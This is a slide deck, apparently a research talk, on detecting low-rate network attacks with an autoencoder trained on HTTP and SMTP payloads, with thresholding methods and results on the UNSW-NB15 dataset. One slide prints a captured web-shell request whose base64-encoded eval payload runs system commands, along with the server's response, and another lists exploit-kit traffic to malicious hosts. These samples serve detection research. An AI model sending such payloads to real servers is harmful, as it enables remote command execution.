Unsupervised Approach for Detecting Low-Rate Attacks on Network Traffic with Autoencoder

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
What network traffic looks like

What you see on your monitor



What your computer actually sends and receives

```
GET / HTTP/1.1
Host: www.google.co.uk
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
54.0.2840.71 Safari/537.36
X-Chrome-UMA-Enabled: 1
X-Client-Data: CIq2yQEIpbbJAQipncoB
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,id;q=0.6
Cookie:
```

Censored

```
HTTP/1.1 302 Found
Location: https://www.google.co.uk/?gws_rd=ssl
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Date: Fri, 12 May 2017 13:05:43 GMT
Server: gws
Content-Length: 233
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN

<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="https://www.google.co.uk/?gws_rd=ssl">here</A>.
</BODY></HTML>
```

Low-Rate Attacks

- Exploit
  - Piece of code that takes advantage of bugs/vulnerabilites in order to cause unintended behaviour
  - i.e. Heartbleed, SQL Injection, etc
- Backdoor
  - Software which is planted by attacker to have another entrance to the system

Dst	Host name	HTTP request
108.61.210.244	geospotrima.com	GET / HTTP/1.1
108.61.210.244	geospotrima.com	GET /19-0.gif HTTP/1.1
108.61.165.65	tracetoolbox.ga	GET /BFIOCUsDSwRFCA.html HTTP/1.1
108.61.165.65	tracetoolbox.ga	GET /VktHTABQDgxFC0oCTwYEBQQCDQkMAANPAQQZAwQAFwgDBh0PA0tXWwc HTTP/1.1
108.61.165.65	tracetoolbox.ga	GET /VVpbVUsGVgwARQRPAksBAwMCAAEJAwUDSwYDHwUGDBcHBgYZCARNAklvUXR1cnt4T0hA HTTP/1.1
108.61.165.65	tracetoolbox.ga	GET /VVpbVUsGVgwARQRPAksBAwMCAAEJAwUDSwYDHwUGDBcHBgYZCARNAkl7UmxDYG55dXhdSQs HTTP/1.1
108.61.210.244	geospotrima.com	GET /favicon.ico HTTP/1.1
74.125.129.103	www.google.com	GET / HTTP/1.1
74.125.129.103	www.google.com	GET / HTTP/1.1

Nuclear Exploit Kit

```
POST /shellme.aspx HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 81.47.81.45
Referer: http://192.168.33.138
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1)
Host: 192.168.33.138
Content-Length: 1107
Connection: Close

Password=Response.Write("->|");var err:Exception;try{eval
(System.Text.Encoding.GetEncoding(65001).GetString(System.Convert.FromBase64String
("dmFyIGM9bmV3IFN5c3Rlbs5EaWFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbmZvKFN5c3Rlbs5UZXhOLkVuY29kaW5
nLkdldEVuY29kaW5nKDY1MDAxKS5HZXRTdHJpbmcoU3lzdGvtLkNvbnZlcnQuRnJvbUJhc2U2NFN0cmluZyhSZXF1
ZxN0Lkl0Zw1bInoxIlOpKSk7dmFyIGU9bmV3IFN5c3Rlbs5EaWFnbm9zdGljcy5Qcm9jZXNzKCk7dmFyIG91dDpTe
XN0ZW0uSU8uU3RyZWFtUmVhZGVyLEVJolN5c3Rlbs5JTy5TdHJlYW1SZWFkZXI7Yy5Vc2VTaGvsbEv4ZWn1dGU9Zm
Fsc2U7Yy5SZWRpcmVjdFN0YW5kYXJkT3V0CHV0PXRydWU7Yy5SZWRpcmVjdFN0YW5kYXJkRXJyb3I9dHJ1ZTtlLlN
0YXJOSw5mbz1jo2MuQXJndW1lbnRzPSIvYyAiK1N5c3Rlbs5UZXhOLkvuY29kaW5nLkdldEvuY29kaW5nKDY1MDAx
KS5HZXRTdHJpbmcoU3lzdGvtLkNvbnZlcnQuRnJvbUJhc2U2NFN0cmluZyhSZXF1ZXN0Lkl0Zw1bInoyIlOpKTtlL
lN0YXJOKCk7b3vOPWUuU3RhbmRhcmRPdXRwdXQ7RUk9Z5TdGFuZGFyZEVycm9yO2UuQ2xvc2UoKTtSZXNwb25zZS
5Xcml0ZShvdXQuUmVhZFRvRW5kKCkrRUkuUmVhZFRvRW5kKCkpow%3D%3D")),"unsafe");}catch(err)
{Response.Write("ERROR:// "%2Berr.message);}Response.Write("|<-");Response.End
();&z1=Y21k&z2=Y2QgL2QgImM6XGluZXRwdWJcd3d3cm9vdFwiJndob2FtaSZly2hvIFtTXSZjZCZly2hvIFtFXQ
%3D%3D HTTP/1.1 200 OK
Connection: close
Date: Thu, 06 Jun 2013 18:48:51 GMT
Server: Microsoft-IIS/6.0
X-AspNet-Version: 1.1.4322
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 66

->|nt authority\network service
[S]
C:\Inetpub\wwwroot
[E]
|<-
```

Traffic from attacker

Response from the victim

Why doing all of these?

- Statistical properties of traffic obtained from packet header may not be enough
- Classification is most likely to perform badly on imbalanced dataset
- Difficulty of having a labelled dataset for training purposes in real world

Previous works


- PAYL
- McPAD
- OCPAD

- Anagram
- Poseidon
- HMM PAYL
- RePIDS

Methodology


The complicated part

TCP Stream Reassembly




What is an Autoencoder?


- Autoencoder neural network
  - An unsupervised learning algorithm that applies backpropagation, setting the target values to be equal to the inputs
- May be used as outlier detection
  - By calculating the total of reconstruction errors



How it learns




How it detects malicious traffic



Defining Threshold

- Usual approach:
  - Mean + (2 or 3) * Standard Deviation
- The distribution of Reconstruction Errors of training set is skewed



Defining Threshold (2)

- Skewed Median
  - MedCouple (MC): $$MC(F) = \underset{x_i < m < x_i}{\text{median}}\, h(x_i, x_j)$$

$$h(x_i, x_j) = \frac{(x_j - m) - (m - x_i)}{x_j - x_i}$$

  - Threshold: $$Q_3 + e^{3*MC} * 1.5 * IQR, \text{ if } MC \geq 0$$

$$Q_3 + e^{4*MC} * 1.5 * IQR, \text{ if } MC < 0$$

- Median Absolute Deviation (Z-Score method)

$$MAD = \text{median}(\{(|e_i - \text{median}(E)|), e_i \in E, 0 < i < n\})$$

$$z = \frac{0.6745 * (|e - \text{median}(R)|)}{MAD}$$

Experimental Results (Dataset)

- UNSW NB15 Dataset
  - Training set:
    - 93406 HTTP connections
    - 41395 SMTP connections
  - Testing set:
    - 131842 legitimate traffic (HTTP & SMTP)
    - 17041 malicious HTTP connections
    - 4631 malicious SMTP connections

Experimental Results (Comparison)

Method	DR (%)	FPR (%)
Autoencoder (T_{IQR} Threshold)	68.91	0.99
Autoencoder (Z-Score Threshold)	100	8.01
OCPAD (1-gram)	19.88	0.00
OCPAD (3-gram) (HTTP only)	29.08	8.85
PAYL	36.1	0.05

Experimental Results (The Effect of Hidden Layers)

Number of Neurons in Each Hidden Layer	Threshold Method	DR (%)	FPR (%)
200	T_{IQR}	68.91	0.99
200-100-200	T_{IQR}	68.21	0.63
200-100-50-100-200	T_{IQR}	69.21	3.16
200	Z-Score	100	8.11
200-100-200	Z-Score	100	8.01
200-100-50-100-200	Z-Score	100	8.1

Conclusion

- The proposed method can detect outliers (malicious traffic)
- Skewed median is more cautious, resulting in lower false positive rate
- Z-score method has got better detection rate with the cost of increasing false positive

Future Works

- Combining 1D Convolutional Network and Autoencoder to capture sequence attributes of network traffic
- Trying Recurrent Neural Network as an outlier detector

Thank you

Any question?